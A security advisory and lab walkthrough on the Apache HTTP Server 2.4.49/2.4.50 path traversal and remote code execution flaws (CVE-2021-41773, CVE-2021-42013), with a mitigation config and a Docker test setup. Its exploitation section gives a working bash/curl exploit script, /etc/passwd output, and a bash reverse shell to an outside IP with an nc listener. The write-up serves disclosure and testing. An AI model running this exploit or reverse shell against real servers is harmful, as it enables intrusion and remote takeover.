
SAFE SECURITY



CVE 2021-42013

www.safe.security

Table of Contents

Introduction

The Apache HTTP Server is a free and open-source cross-platform web server software, released under the terms of Apache License 2.0. Apache is developed and maintained by an open community of developers under the auspices of the Apache Software Foundation.

The vast majority of Apache HTTP Server instances run on a Linux distribution, but current versions also run on Microsoft Windows, OpenVMS, and a wide variety of Unix-like systems.

This document aims at explaining some recent vulnerabilities in Apache HTTP Server that leads to attacks like *Path Traversal* and *Remote Code Execution*.

Vulnerability Details

A flaw was found in a change made to path normalization in Apache HTTP Server 2.4.49. An attacker could use a path traversal attack to map URLs to files outside the expected document root. If files outside of the document root are not protected by “require all denied” these requests can succeed. Additionally this flaw could leak the source of interpreted files like CGI scripts. This issue is known to be exploited in the wild. This issue was assigned CVE-2021-41773.

Although a fix for CVE-2021-41773 was released with Apache HTTP Server 2.4.50, it was found to be insufficient. An attacker could use a path traversal attack to map URLs to files outside the directories configured by Alias-like directives. If files outside of these directories are not protected by the usual default configuration “require all denied”, these requests can succeed. If CGI scripts are also enabled for these aliased paths, this could allow for remote code execution.

CVSS v3

Base Score	9.8
Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Attack Vector	Network
Attack Complexity	Low
Privileges Required	None
User Interaction	None
Scope	Unchanged
Confidentiality	High
Integrity Impact	High
Availability Impact	High

Scope of Impact

- Apache HTTP Server version 2.4.49
- Apache HTTP Server version 2.4.50

Vulnerability Details

It was found that the fix for CVE-2021-41773 in Apache HTTP Server 2.4.50 was insufficient. An attacker could use a path traversal attack to map URLs to files outside the directories configured by Alias-like directives.

If files outside of these directories are not protected by the usual default configuration "require all denied", these requests can succeed. If CGI scripts are also enabled for these aliased paths, this could allow for remote code execution.

Rest, the fix to this is fairly straightforward. Update your version of Apache HTTP Server to the latest version. As of this writing, 2.4.51 is the appropriate version.

Alternatively, to mitigate, one could update the directory stanza to the default:

```
<Directory />
AllowOverride none
Require all denied
</Directory>
```

However, the likelihood that making that change might break your website is high.

Exploitation

Scope of Impact

- Emulation of a server (Ubuntu 20.04 LTS) running Apache HTTP Server 2.4.50, using Docker.
  Following assumptions are made with the configuration of Apache HTTP Server 2.4.50:
  - For path traversal vulnerability to work, the default httpd.conf must have the following lines as part of misconfiguration:

```
<Directory />
 AllowOverride none
 Require all granted
</Directory>
```

  - For remote code execution to work, the default httpd.conf must have CGI enabled with following lines

```
<Directory "/cgi-bin">
    AllowOverride None
    Options +ExecCGI
    Require all granted
</Directory>
```

Provided, docker is already installed, the following commands would provision an Ubuntu 20.04 LTS container installed with Apache HTTP Server 2.4.50 running on 80/tcp considering the above configurations and output the IPv4 address of the container :

```
$ docker run --rm --name=cve-2021-42013 -d scarfaced/vuln:cve-2021-42013
```

```
$ docker exec -it cve-2021-42013 cat /etc/hosts | tail -n1
```

- Host machine acting as an attacker machine with capabilities of running a bash script.

Execution

1. Create a new file named cve-2021-42013.sh on attacker machine with the following exploit code:

```
#!/bin/bash

if [[ $1 == '' ]]; [[ $2 == '' ]]; then
echo "Usage:"
echo "     $0 127.0.0.1 /etc/passwd"
echo "     $0 127.0.0.1 /bin/sh id"
exit
fi
curl -s --path-as-is -d "echo Content-Type: text/plain; echo; $3"
"$1/cgi-bin/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%3
2%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/$2"
```

2. Set the cve-2021-42013.sh file as executable and run it by executing the following commands:

```
$ chmod +x ./cve-2021-42013.sh
```

```
$ ./cve-2021-42013.sh
```

```
❯ ./cve-2021-42013.sh
Usage:
     ./cve-2021-42013.sh 127.0.0.1 /etc/passwd
     ./cve-2021-42013.sh 127.0.0.1 /bin/sh id
```

3. To test for and confirm path traversal, a valid directory needs to be discovered which in this case is configured as /icons. So, executing the following command would trigger path traversal vulnerability and print the contents of /etc/passwd:

```
$ ./cve-2021-42013.sh 172.17.0.3/icons /etc/passwd
```

```
❯ ./cve-2021-42013.sh 172.17.0.3/icons /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

4. To test for and confirm remote code execution, CGI should be configured and enabled which in this case is true. So, executing the following command would trigger remote code execution and print the output of the id command:

```
$ ./cve-2021-42013.sh 172.17.0.3 /bin/sh id
```

```
❯ ./cve-2021-42013.sh 172.17.0.3 /bin/sh id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

5. From an attacker perspective, remote code execution is critical to get access to an interactive shell. So, executing the following command would trigger a conventional reverse shell over tcp based on bash to attacker's system on port 80/tcp:

```
$ ./cve-2021-42013.sh 172.17.0.3 /bin/bash 'bash -i >&
/dev/tcp/192.168.1.151/80 0>&1'
```

```
❯ sudo nc -nlvp 80
Connection from 172.17.0.3:39948
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
daemon@f80c0c4c16a1:/usr/bin$
```

References

1. https://nvd.nist.gov/vuln/detail/CVE-2021-42013
2. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-42013
3. https://github.com/walnutsecurity/cve-2021-42013

www.safe.security | info@safe.security

Palo Alto
3000, El Camino Real,
Building 4, Suite 200, CA
94306